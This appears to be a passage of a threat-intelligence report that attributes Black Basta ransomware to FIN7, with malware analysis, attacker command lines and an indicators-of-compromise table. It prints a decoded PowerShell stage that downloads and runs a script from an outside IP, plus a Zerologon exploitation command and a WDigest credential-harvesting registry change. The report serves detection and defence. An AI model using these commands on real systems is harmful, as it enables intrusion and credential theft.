The first detection test, executed on 14th February 2022, was related to a Meterpreter ps1 stager run with the following command:

```
powershell.exe -NoP -NonI -Exec Bypass -File C:\msf_x64_svc.ps1
```

One of the child processes run by the threat actor was:

```
powershell.exe -ep bypass -file C:\Windows\Temp\GetPass64-ps1.ps1
```

This PowerShell script was a credential extraction tool which behaves in the same way as the “GetPass64.dll” plugin from the Tirion backdoor. Tirion, a likely replacement for the CARBANAK backdoor, has been identified as a new FIN7 loader tool since at least [May 2020](#).

In addition, we found other ties between our observed threat actor and FIN7. In one attack simulation the actor engaged in lateral movement involving two machines (attacker and victim) and spawning two different processes.

The first process was invoked with the following command:

```
cmd.exe /c start C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -noni -nop -exe bypass -f \\[REDACTED]\ADMIN$\temp\Z0yIjkBpv7GI.ps1 \\[REDACTED]\ADMIN$\temp\4fvdYzP4n4ps.log
```

The Powershell script Z0yIjkBpv7GI.ps1 (85568694b630ee1d7d2abe035aaab728064b4820) was used for enumerating the operating system information through WMI.

```
param ([string]$f)
$a = ""
$b = ""
Get-Process | ForEach-Object { if( $b -ne "" ) { $b += "," }; $b += $_.ProcessName }
$a += $b

$os = Get-WmiObject -Class win32_OperatingSystem
$name = $os.Caption;
$version = $os.CSDVersion;
$os_version = $os.BuildNumber;
$os_info = $os.CSName;
$os_arch = $os.OSArchitecture;
$os_process = $a
$ret = "os=$name, os_build=$version, os_version=$os_version, os_info=$os_info, os_arch=$os_arch, os_process=$os_process"
$ret > $f
exit
```

Fig 9: PowerShell script “Z0yIjkBpv7GI.ps1”

Pivoting from 85568694b630ee1d7d2abe035aaab728064b4820, we discovered a rar archive (0850ac0fb125a493f5d1b4b6a0d54108f5822f40) containing this script and various other PowerShell scripts and droppers attributed to the FIN7 group, including multiple DICELOADER, CARBANAK and Cobalt Strike payloads obfuscated with the POWERTRASH [cryptor](#).

In the same simulation, the actor spawned a second process with the following command:

```
cmd.exe /c start C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -noni -nop -exe bypass -f \\[REDACTED]\ADMIN$\temp\b8Dcez9py9Yy.ps1
```

This bears similarities to observed FIN7 commands used in 2019 and 2021, reported by [Mandiant](#).

Figure 2: FIN7 PowerShell Execution from 2019

```
cmd.exe /c start %SYSTEMROOT%\system32\WindowsPowerShell\v1.0\powershell.exe -noni  
-nop -exe bypass -f <REDACTED>/ADMIN$/temp/w09EBGmDqwdc.ps1
```

Figure 3: FIN7 PowerShell Execution from 2021

```
cmd.exe /c start %SYSTEMROOT%\system32\WindowsPowerShell\v1.0\powershell.exe -noni  
-nop -exe bypass -f \\<REDACTED>\Admin$\c5k3fsys.3bp.ps1
```

Fig 10: FIN7 commands used in 2019 and 2021

While we were unable to collect this specific PowerShell script to further identify the exact payload, we observed multiple behavioral indicators and network events during execution confirming this process behaves as a C2 implant and connects to 185[.]16[.]40[.]67 on port 443. For this reason, and due to the fact this process was run within the execution of the PowerShell enumeration script attributed to FIN7 operations, we assess it is likely related to those operations involving a payload between DICELOADER, CARBANAK or Cobalt Strike.

A further detection test, executed on the 30th March 2022, tried to hide filenames with Autocad-related naming. The malicious chain was triggered with the following command:

```
cmd.exe /c ""D:\presentation.cmd" "
```

This script contained all of the commands required to spawn the processes of the infection chain.

```
autocad.exe -decodehex scheme_view.txt c:\windows\temp\scheme_view.ps1
```

The autocad.exe binary is the renamed utility certutil.exe. The -decodehex parameter takes as input a hex-encoded file and writes the clear content of it in the specified output path. The decoded scheme_view.ps1 file is a PowerShell script that is executed shortly after with the following command line:

```
powershell.exe -w h -nop -ep bypass -file c:\windows\temp\scheme_view.ps1
```

As with the previous threat actor simulations, there were multiple behavioral indicators and network events confirming this process was behaving as a C2 implant and connecting to the IP 45[.]133[.]216[.]39 on port 443.

The IP 45[.]133[.]216[.]39 is hosted on “pq.hosting”, a common trend in the infrastructure used by FIN7 in their recent operations. We attribute this Autocad lure campaign to the FIN7 group.

A fourth detection test was executed twice: first on the 10th June 2022 and again on the 14th June 2022.

The malicious chain was triggered with the following command:

```
cmd.exe /c ""D:\work_bin.cmd" "
```

The process spawned from this script was:

```
powershell.exe -ep bypass -w h -noni -Enc "WwBjAGgAYQByAFsAXQBdACcAJQBkAG8AdQAhAD4AIQAxAADwAIQB1AHA  
AIQB8ACEAJQBkAG8AdQAsAOwAPAaAHUAcwB6ACEAfAAhAGoAZgB5ACEAKQBPAGYAEAAuAFAYwBrAGYAZAB1ACEATwBmAHUALwB  
YAGYAYwBEAG0AagBmAG8AdQAQAC8ARQBwAHgAbwBtAHAAYgB1AFQAdQBzAGoAbwBoACkAKABpACgALAAoAHUAKAAsACgAdQAoAOwAK  
ABxACgALAAoADsAKAAsACgAMAoAOwAKAAwACgALAAoADUAKAAsACgANgAoAOwAKAAvACgALAAoADkAKAAsACgAOAAoAOwAKAAv  
ACgALAAoADIAKAAsACgANgAoAOwAKAA1ACgALAAoAC8AKAAsACgAMwAoAOwAKAAxACgALAAoADkAKAAsACgAMAoAOwAKAB4ACgA  
LAAoAHAAKAAsACgAcwAoAOwAKABsACgALAAoAGAAKAAsACgANQAOAOwAKAA1ACgALAAoADQAKAAsACgALwAoAOwAKABjACgALAAo  
AGoAKAAsACgAbwAoAOwAKABgACgALAAoAG4AKAAsACgAOAAoAOwAKAAvACgALAAoAHEAKAAsACgAdAAoAOwAKAAyACgAKgAhAH4A  
IQBkAGIAdQBkAGkAIQB8ACEAfGhAH4AIQB4AGkAagBtAGYAIQApACUAZABvAHUAIQAuAG0AdQAhADIAMQAqACcAFAA1AHsAJAB  
zACsAPQBbAGMAaABhAHIAxQAoAFsAaQBuAHQAAXQAkAF8ALQAxAckAFQA7AGkAZQB4ACAABzAA=="
```

The above encoded PowerShell command contained two stages of unpacking:

```
1 [char[]  
'%dou!>!l<!ep!||!%dou,,<!usz!||!jfy!)Ofx.Pckfdu!Ofu/XfcDmjfou*/EpxompbeT  
usjoh)(i,(u,(u,(q,(,(,(0,(,(5,(,(6,(,(/(,(,(9,(,(8,(,(/(,(,(2,(,(6,(,(5,(  
,/(,(,(3,(,(1,(,(9,(,(0,(,(x,(,(p,(,(s,(,(l,(,(,(5,(,(5,(,(4,(,(/(,(,(c,(,(j,(,(o,(,(  
,,(n,(,(8,(,(/(,(,(q,(,(t,(,(2(*!~!dbudi!||!~!~!xiymf!)%dou!.mu!21*'!|{ $s+=  
char]([int]$_-1));iex $s
```

Fig 11: First stage of the obfuscated PowerShell

```
1 $cnt = 0; do { $cnt++; try { iex (New-Object Net.WebClient).  
DownloadString('h'+t+t+p+':'+ '/'+'4'+5+'.'+'8'+7+'.'+'  
'1'+5+'4+'.'+'2'+0+'8+'/'+'w'+o+'r'+k+'_'+'4'+4+'3+'.'+'  
'b'+i+'n+'_'+'m'+7+'.'+'p'+s+'l') } catch { } } while ($cnt -  
lt 10)
```

Fig 12: Second stage of the obfuscated PowerShell

The last stage downloaded and executed an additional PowerShell script from


```
http://45[.]87.154.208/work_443.bin_m7.ps1
```

The work_443.bin_m7.ps1 script is heavily obfuscated.

```
1 Set-StrictMode -Version 2
2 function CsKwV
3 {
4     QlcM (OUEKa) (NXCG) (CUXlO) (uvMGaW) (qEepa) (nmlYkN) (rbrOe)
5 }
6 function iVYDWM
7 {
8     $lSSE7=JOnYMi 8 q R b l R i F g 5 U Z
9     $MTn=WtqT a / v x k R B 6 t q O
10    $QXe=VVgB 'l' B
11    $fNrJ=GIZu E b y a C Z H L M B / 2 F e
12    $pljS=vBeKZ x G J S G 2 E H 3 u
13    $LpI=karBX 3 T n d A t G t c V X w l 4
14    $swI4=YVDyEa F c o M j m w i 8
15    $o7Ti=HaNjf h q v
16    $NyE=WtqT H U C C C h w n r A F
17    $YhT=EiIY n R X q A T k L z D E T y c U
18    $ErX4=JOnYMi c 1 p w 6 '6' W J S b X d
```

Fig 13: Snippet of work_443.bin_m7.ps1

Our analysis found that this PowerShell script is a POWERTRASH loader. The POWERTRASH loader has been used by the FIN7 group and affiliates for obfuscating multiple payloads including DICELOADER, CARBANAK and [Cobalt Strike](#). It contains an embedded PE payload that, once executed, is unpacked in memory at runtime with the Reflective PE injection technique.



After unpacking the PE from the memory, we identified the extracted payload as a [Core Impact](#) agent connecting to the C2 server 213[.]109[.]192[.]116. We were able to extract the 256 bit key used in the payload for the decryption:

```
cd19dbaa04ea4b61ace6f8cdf72dc99a6f807bcda39ceab2fefd1771d44ad288b76bc20eaf9ee26c9a175bb055f0f2eb8
00ae6010ddd7b509e061651ab5e883d491244f8c04cbc645717043c74722bee317754ea1df13e446ca9b1728f1389785d
aecf915ce27f6806c7bfa2b5764e88e2957d2e9fcfd79597b3421ea4b5e6f
```

Pivoting from this key, we found it was related to a [campaign](#) targeting VMware Identity Manager products exploiting the CVE-2022-22954 vulnerability.

All the stages of unpacking for the PowerShell payloads, the naming used for the script and the decryption key of the Core Impact agent overlap with each other.


We assess that it is likely this campaign is run by the FIN7 group due to the usage of the POWERTRASH loader and the infrastructure hosted on “pq.hosting”, a bullet-proof hosting provider chosen for some of FIN7 recent campaigns.

ATTRIBUTION OF THE THREAT ACTOR: FIN7

We assess it is highly likely the BlackBasta ransomware operation has ties with FIN7. Furthermore, we assess it is likely that the developer(s) behind their tools to impair victim defenses is, or was, a developer for FIN7.

The main elements which represent the foundation of our attribution are summarized below:

- PDB paths correlation between impairment tools and a packed BIRDDOG payload
- PDB paths correlation between the threat actor’s packer and a packed Cobalt Strike beacon seen in the wild
- Correlation between the threat actor’s packer used for obfuscating the BIRDDOG payload and the packed Cobalt Strike beacon seen in the wild
- Access to the source code of the packer used to obfuscate the BIRDDOG payload
- Usage of PowerShell scripts attributed to FIN7 by OSINT
- PowerShell invocations matching FIN7’s command line patterns
- Usage of POWERTRASH cryptor, which is exclusively used by FIN7 or FIN7 affiliates
- Overlapping in the selection of the infrastructure for recent campaigns based on the bulletproof hosting “pq.hosting”.



CONCLUSION

The crimeware ecosystem is constantly expanding, changing, and evolving. FIN7 (or Carbanak) is often credited with innovating in the criminal space, taking attacks against banks and PoS systems to new heights beyond the schemes of their peers.

As we clarify the hand behind the elusive Black Basta ransomware operation, we aren't surprised to see a familiar face behind this ambitious closed-door operation. While there are many new faces and diverse threats in the ransomware and double extortion space, we expect to see the existing professional criminal outfits putting their own spin on maximizing illicit profits in new ways.

INDICATORS OF COMPROMISE

Type	Value	Note
sha1	0b06b000f0dd8d89e7300fa333cba33f90aa8e62	QakBot “Report Jul 14 39337.iso” ISO dropper
sha1	31c0be28f46b86670c3d08d3c4f6ee8793cabbbe	QakBot “Report Jul 14 39337.lnk” LNK dropper
sha1	48bf9b838ecb90b8389a0c50b301acc32b44b53e	QakBot “WindowsCodecs.dll” wrapper used for dll hijacking
sha1	5ebacb20f62fae0dd610d874583d13fac5024309	QakBot “7533.dll” main QakBot dll payload
sha1	f48b84a91e90ad96f652e777c05e41157eb0c666	BlackBasta “AF.exe” obufscated AdFind tool
sha1	2b93cc96825ec27525b9caa918073387eea13538	BlackBasta “Processes.exe” recon .NET assembly
sha1	fd6277f31d7a40d8ece67130f6b0dd69bb58db82	BlackBasta “GetOnlineComputers.exe” recon .NET assembly
sha1	5ed592a6713d36c26139b7d386c97a251b9f2ccb	BlackBasta “netscan.exe” SoftPerfect network scanner
sha1	885e07e95661282000d843bfd87295718d08ee05	BlackBasta “SERVI.bat” script to kill services and security products
sha1	2c25eefd5a8c1df0346deefb705f80c3c4775e8f	BlackBasta “pacman.exe” NoPac exploit
sha1	84a594fc02731009fdf444a3e4134b1b7a928626	BlackBasta “zero22.exe” Zerologon exploit obfuscated
sha1	fbb59ffa0f882cc2971d72b8556bfe3b9cce060c	BlackBasta “zero.exe” Zerologon exploit
sha1	3b2a0d2cb8993764a042e8e6a89cbbf8a29d47d1	BlackBasta “ss.exe” Zerologon exploit
sha1	1860e9423d55720a44e7814e757b10d880e1d9af	BlackBasta “spider.dll” PrintNightmare dll payload
sha1	93cf40f95ab91a0e33b405c0c49025dab7ceb496	BlackBasta “RunTimeListen.exe” SystemBC/Coroxy
sha1	a0c3ba7679a36976bbbad6c08758054ba49af8b	BlackBasta “RunTimeListen.exe” SystemBC/Coroxy
sha1	0b879c224e3ae5be0b6d3fcca28e27bd26ed7114	BlackBasta “52f2382.exe” Netsupport manager self extracting archive

Type	Value	Note
sha1	20486b47aa29334b368fe80bd815181aa59d5db4	BlackBasta “WinRar.exe” Netsupport manager self extracting archive
sha1	877da581a05917591cfa905d2a3981f03c1389fc	BlackBasta “Svvhost.exe” Netsupport manager self extracting archive
sha1	3112a39aad950045d6422fb2abe98bed05931e6c	BlackBasta “client32.exe” Netsupport manager binary
sha1	d76188d82e1c09c7703e30ab9b64a0c42f68a67b	BlackBasta “Client32.ini” Netsupport manager configuration
sha1	e68dede6f9288e04eaf0359d5622d721fea7184d	BlackBasta “remcmdstub.exe” Netsupport manager binary
sha1	74ffa99f3049eea6af69471f64be540012eb8551	BlackBasta “run.bat” Netsupport manager script
sha1	3635941d4a05e0d37f3e2281aa5b287c730ce535	BlackBasta “install.bat” Netsupport manager script
sha1	8689b9b99a59269cfb2398b3726bddf91216b606	BlackBasta “SRManager.exe” Splashtop binary
sha1	6a92fb25b763e9c9b2047f8cc9d172f6908a1591	BlackBasta “AteraAgent.exe” Atera agent installer
sha1	c4f03fc32e0e80232fbba58c961cbc397fb694a1	BlackBasta “ILUg69ql.bat” defense impairment batch script
sha1	3177fc8cf1db4e6b6946b6d976729a1b8bbdeba	FIN7 “BackStab.exe” compiled tool for defense impairment
sha1	dd01ea713c3a92334ea6a27898be427f7834f738	FIN7 “BackStab.exe” compiled tool for defense impairment
sha1	23cf9dc4c147b6b5f156586b215aec0c0acd458a	FIN7 “BackStab.exe” compiled tool for defense impairment
sha1	2fc8b38d3f40d8151ec717c8a8813cf06df90c10	FIN7 “AVDieSe.exe” / “SentinelHealth.exe” defense impairment tool
sha1	4eeac9831b6505f3dd61b3ccaf126bf32edf5bb8	FIN7 “AVDieSe.exe” defense impairment tool
sha1	e099cca89b63b8f7dbd81d55b5d2b2860eed01ee	FIN7 “DieSentinelOneAutorun.exe” defense impairment tool
sha1	6ec3bab6627134fbfe8d5cdc9e99f9bc8baf788d	FIN7 “DieSentinelOneAutorun.exe” defense impairment tool
sha1	7cb93956651eab577d82ac33b4767029f830d911	FIN7 “DieSentinelOneAutorun.exe” defense impairment tool

Type	Value	Note
sha1	88c7f9a961daa6128c6c88b389ce46e17ff5116d	FIN7 “DieSentinel_OneX.exe” defense impairment tool
sha1	c08d2aecbaf58cf5d029bb5ff5321b7c7ec3038a	FIN7 “DieSentinel_OneX.exe” defense impairment tool
sha1	68b70d40a4082691bbdff0b29b316a24221681e	FIN7 “SentinelDiePH.exe” defense impairment tool
sha1	543103be9a70ca29f815142693896f0a258a3c10	FIN7 “SentinelDiePH.exe” defense impairment tool
sha1	4234771b4a86d47f6e58a35202622ba401945fac	FIN7 “SentinelDiePH.exe” defense impairment tool
sha1	c69e9a1319ad34da7a3b91623a5dfe0256f385c0	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	c3f3825107f3abcaf4f3bab5d00fd651a7631f8f	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	93dfd3f4c93bb453e35eb93c265f044eae17eed5	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	6e8609713d335bcf40bf5837d3ee85d02d790547	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	cd52415ab70fe2ee8cd5afbf91636cdb6a8b20c6	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	ed1cdc3325153fe23246dd684d177e562366e687	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	c93fdf5b3791e857ad3daffd74ed5fe07f6db302	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	0990102bf8a70f2a849dfb689f3214154b4f6a7b	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	cf93ed132db3193fca17e84212958d5e63bec86f	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	8f3b9cb4001b5cd03498a7480e22fc68d01e1b3b	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	c9d938bc1cba285c18f54fe1f9abd23d8629785e	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	dd8e06bf7f3a725391999555ae826511b2c3af0d	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	40ddb7a1582405f16bbf5cbb495a04de6624a8b0	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	2057a43824a0b97cb20d5e616a3b690e15a796de	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	44e55b2859ef036bd38f6166680789c93d2e6014	FIN7 “SentinelDriverSrv.exe” defense impairment tool

Type	Value	Note
sha1	c9d0de486ca1836d3531ba76a3c123afa1c12340	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	c689f3664b3dce4c8c72018a5f7ea01ce25fcdf5	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	2e2f3e4ff94a11a25a5a3776101526f9e3e9afa7	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	0685a31c0dcc58094d920d152b17f389aebd432b	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	5ecbb823ee406644a4747a1fbe61ccb1e63b74fa	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	421fe5ec5672f74094830930472f02a272d95df7	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	3397462dbbffa3a0154a6a59cc327fbf5ccb730e0	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	630eb398db80ccf910bb42abe15cd8582c4269b5	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	3cbd69fb0961afa5205c3ff6080141a51a59417e	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	42d79897547dcf27e93553bd0d9ea169c42e3a0c	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	0c00224279c58134edef7625116ce327838469ac	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	97d35c5ba3af6b16de10543300c6363d818ae577	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	81a09c38322d1a1015c62b0d335a1be989b2b71b	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	aae44ae37ed2c9eb74077e63ef3697322cc1a9d6	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	3f472003c840743095b7c73c4e1d268e8a475825	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	794d570cb62377b44aba3ef3c3fe393e4abe5f0c	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	5b639c0ab45db717b52b6f84ccb2f7f9c62c0b56	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	944f930ec61bde81ca233abae297399381242684	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	ee1f1fc89ce9ad3fb8fb7e32f0353a8a5b16599a	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	30ea421eadea964e06dbfa768464aaa34712442e	FIN7 “SentinelDriverSrv.exe” defense impairment tool

Type	Value	Note
sha1	0a0d25fa18b03a16388076022726a6881163a2b3	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	af36d24da46f71a7c8cb18b5130d5a8e73257cb9	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	6c9a7376613f0d74256ff08b1b75f4f03bfb10bd	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	1c451dc11c424f23ceedca244f3a5a91aeebfb0f	FIN7 “SentinelDriverSrv.exe” defense impairment tool
sha1	8e9faebd79b7deece6139e29ab179cf06fdf2ae2	FIN7 “DiePandaHideX.exe” defense impairment tool
sha1	119b3c549760fa12ad911aeb0f58295ec268190a	FIN7 “AVDieSophos.exe” defense impairment tool
sha1	98e8be6dc77c6fca3efdd24e760f1dccd87ad028	FIN7 “WindefCheck.exe” defense impairment helper tool
sha1	47dbf23597f345bb1a9332014f6d0c5c2fe5a270	FIN7 BIRDDOG backdoor packed
sha1	6b5663800e6db9eb876567b00e1d4872a7132199	FIN7 BIRDDOG backdoor unpacked
sha1	8eb1a4796db0b0b36b5f57f4119f3b326b18e8de	FIN7 CobaltStrike beacon packed
sha1	3d506699cb5d00230d999913039eb599d8d2b164	FIN7 “agressor.dll” detection test Mortar Loader
sha1	cf30c091436a413c203aa9d8c5359489015c6527	FIN7 “result_VBA_msf.doc” detection test macro based MeterPreter
sha1	5c672e2cf38b7deb2f765d7963e56abb3f701430	FIN7 “result_VBA_cobalt.doc” detection test macro based CobaltStrike
sha1	986693a4d57c4b1f90bb2bda3f02e6db8d25c332	FIN7 “msf_x64_svc.ps1” detection test Meterpreter ps1 stager
sha1	f849e42c3b1bd1b881c1039b21ef5c4846cfaad	FIN7 “GetPass64-ps1.ps1” detection test Meterpreter custom plugin
sha1	919bf5411b8b619efaf120b15983bd80a8bc176f	FIN7 “for_capamer.ps1” detection test Meterpreter
sha1	af7a6693453a055f544ef56eeea407b2a472d78a	FIN7 “Mim+x64 — копия.exe” compiled mimikatz sample
sha1	70df765f554ed7392200422c18776b8992c09231	FIN7 “mimikatz.exe” sample
sha1	655979d56e874fbe7561bb1b6e512316c25cbb19	FIN7 “mimikatz.exe” sample
sha1	539c228b6b332f5aa523e5ce358c16647d8bbe57	FIN7 “gmer.exe” sample

Type	Value	Note
sha1	85568694b630ee1d7d2abe035aaab728064b4820	FIN7 “Z0yIjkBpv7GI.ps1” detection test ps1 recon script
sha1	4db30179da06bd660cea1f4a9e04ce5cd1ee7f09	FIN7 “b8Dcez9py9Yy.ps1” detection test obfuscated payload
sha1	4aa3e5512c1d148226e64e33cc8c1695bdcda7d6	FIN7 “beacon_dns64_crypt.dll” detection test CobaltStrike beacon
sha1	1131bb590d2d1bb60bac1bb9bcf45284469ea672	FIN7 “scheme_view.ps1” detection test Autocad lure
sha1	671e195ad9c38bbb4985b8643f4de091c47cdde7	FIN7 “work_443.bin_m7.ps1” detection test “work_bin” operation
domain	courtlincolnglave.com	BlackBasta CobaltStrike C2 server domain
domain	jardinoks.com	FIN7 CobaltStrike C2 attacking infrastructure domain
domain	widisusez.com	FIN7 CobaltStrike C2 attacking infrastructure domain
domain	purestealconstruction.com	FIN7 CobaltStrike C2 attacking infrastructure domain
domain	groundworkseasy.com	FIN7 CobaltStrike C2 attacking infrastructure domain
command line	C:\intel\AF.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > C:\intel\[REDACTED].csv	BlackBasta obfuscated AdFind execution commandline
command line	cmd.exe /C del pc.txt processes.txt processresult.txt	BlackBasta covering the tracks of recon scripts output
command line	cmd.exe /C del 20220615100043_[REDACTED].zip [REDACTED].bin	BlackBasta covering the tracks of SharpHound execution outputs
command line	net group "Exchange Servers" /domain	BlackBasta recon command
command line	net group "domain controllers" /domain	BlackBasta recon command
command line	net group "domain admins" /dom	BlackBasta recon command
command line	net group "Domain Admins" /domain	BlackBasta recon command

Type	Value	Note
command line	net user SQLService /domain	BlackBasta recon command
command line	net user Administrator /domain	BlackBasta recon command
command line	net user [REDACTED] /domain	BlackBasta recon command
command line	net accounts /domain	BlackBasta recon command
command line	cmd.exe /C query user /server [REDACTED]	BlackBasta recon command
command line	c:\windows\sysnative\nltest.exe /domain_trusts /all_trusts	BlackBasta recon command
command line	wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value	BlackBasta recon command
command line	wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value	BlackBasta recon command
command line	wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value	BlackBasta recon command
command line	zero.exe [REDACTED] [REDACTED] [REDACTED] Administrator -c "taskkill /f /im explorer.exe"	BlackBasta ZeroLogon exploitation commandline
command line	cmd.exe /C net user Crackenn /delete	BlackBasta covering the tracks of persistent admin account
command line	cmd.exe /C del spider.dll	BlackBasta covering the tracks of PrintNightmare exploitation
command line	cmd.exe /c ""C:\Users\Administrator\AppData\Roaming\MSN\run.bat" "	BlackBasta Netsupport manager script execution command line
command line	cmd.exe /c ""C:\Users\Administrator\AppData\Roaming\NSM\install.bat" "	BlackBasta Netsupport manager script execution command line
command line	client32.exe * /TS [REDACTED]	BlackBasta Netsupport manager execution command line
command line	rundll32.exe \\[REDACTED]\Temp\[REDACTED].dll, y4lO9xb7MopA2HJsF	BlackBasta locker dll version command line execution
command line	rundll32.exe c:\windows\YFcpSa6OCTA6uUkWPdr.dll,LITdYcmwgD7Rvjed_fyt	BlackBasta locker dll version command line execution
command line	rundll32.exe agressor.dll,dec	FIN7 detection test Mortar Loader dll execution command line
command line	powershell.exe -NoP -NonI -Exec Bypass -File C:\msf_x64_svc.ps1	FIN7 detection test Meterpreter ps1 execution command line

Type	Value	Note
command line	cmd.exe /c powershell.exe -ep bypass -file C:\Windows\Temp\GetPass64-ps1.ps1	FIN7 detection test GetPass64-ps1.ps1 plugin execution command line
command line	cmd.exe /c reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /f /v UseLogonCredential /t REG_DWORD /d 1	FIN7 detection test Meterpreter command execution command line
command line	powershell.exe -NoP -NonI -Exec Bypass -File C:\for_capamer.ps1	FIN7 detection test Meterpreter ps1 execution command line
command line	md.exe /c start C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -noni -nop -exe bypass -f \\[REDACTED]\ADMIN\$\temp\Z0yIjkBpv7GI.ps1 \\[REDACTED]\ADMIN\$\temp\4fvdYZp4n4ps.log	FIN7 detection test ps1 recon script execution command line
command line	cmd.exe /c start C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -noni -nop -exe bypass -f \\[REDACTED]\ADMIN\$\temp\b8Dcez9py9Yy.ps1	FIN7 detection test obfuscated payload execution command line
command line	powershell.exe -ep bypass -file c:\msf_x64_svc.ps1	FIN7 detection test Meterpreter stager execution command line
command line	rundll32.exe c:\beacon_dns64_crypt.dll,0	FIN7 detection test CobaltStrike beacon execution command line
command line	autocad.exe -decodehex scheme_view.txt c:\windows\temp\scheme_view.ps1	FIN7 detection test Autocad lure
command line	powershell.exe -w h -nop -ep bypass -file c:\windows\temp\scheme_view.ps1	FIN7 detection test Autocad lure
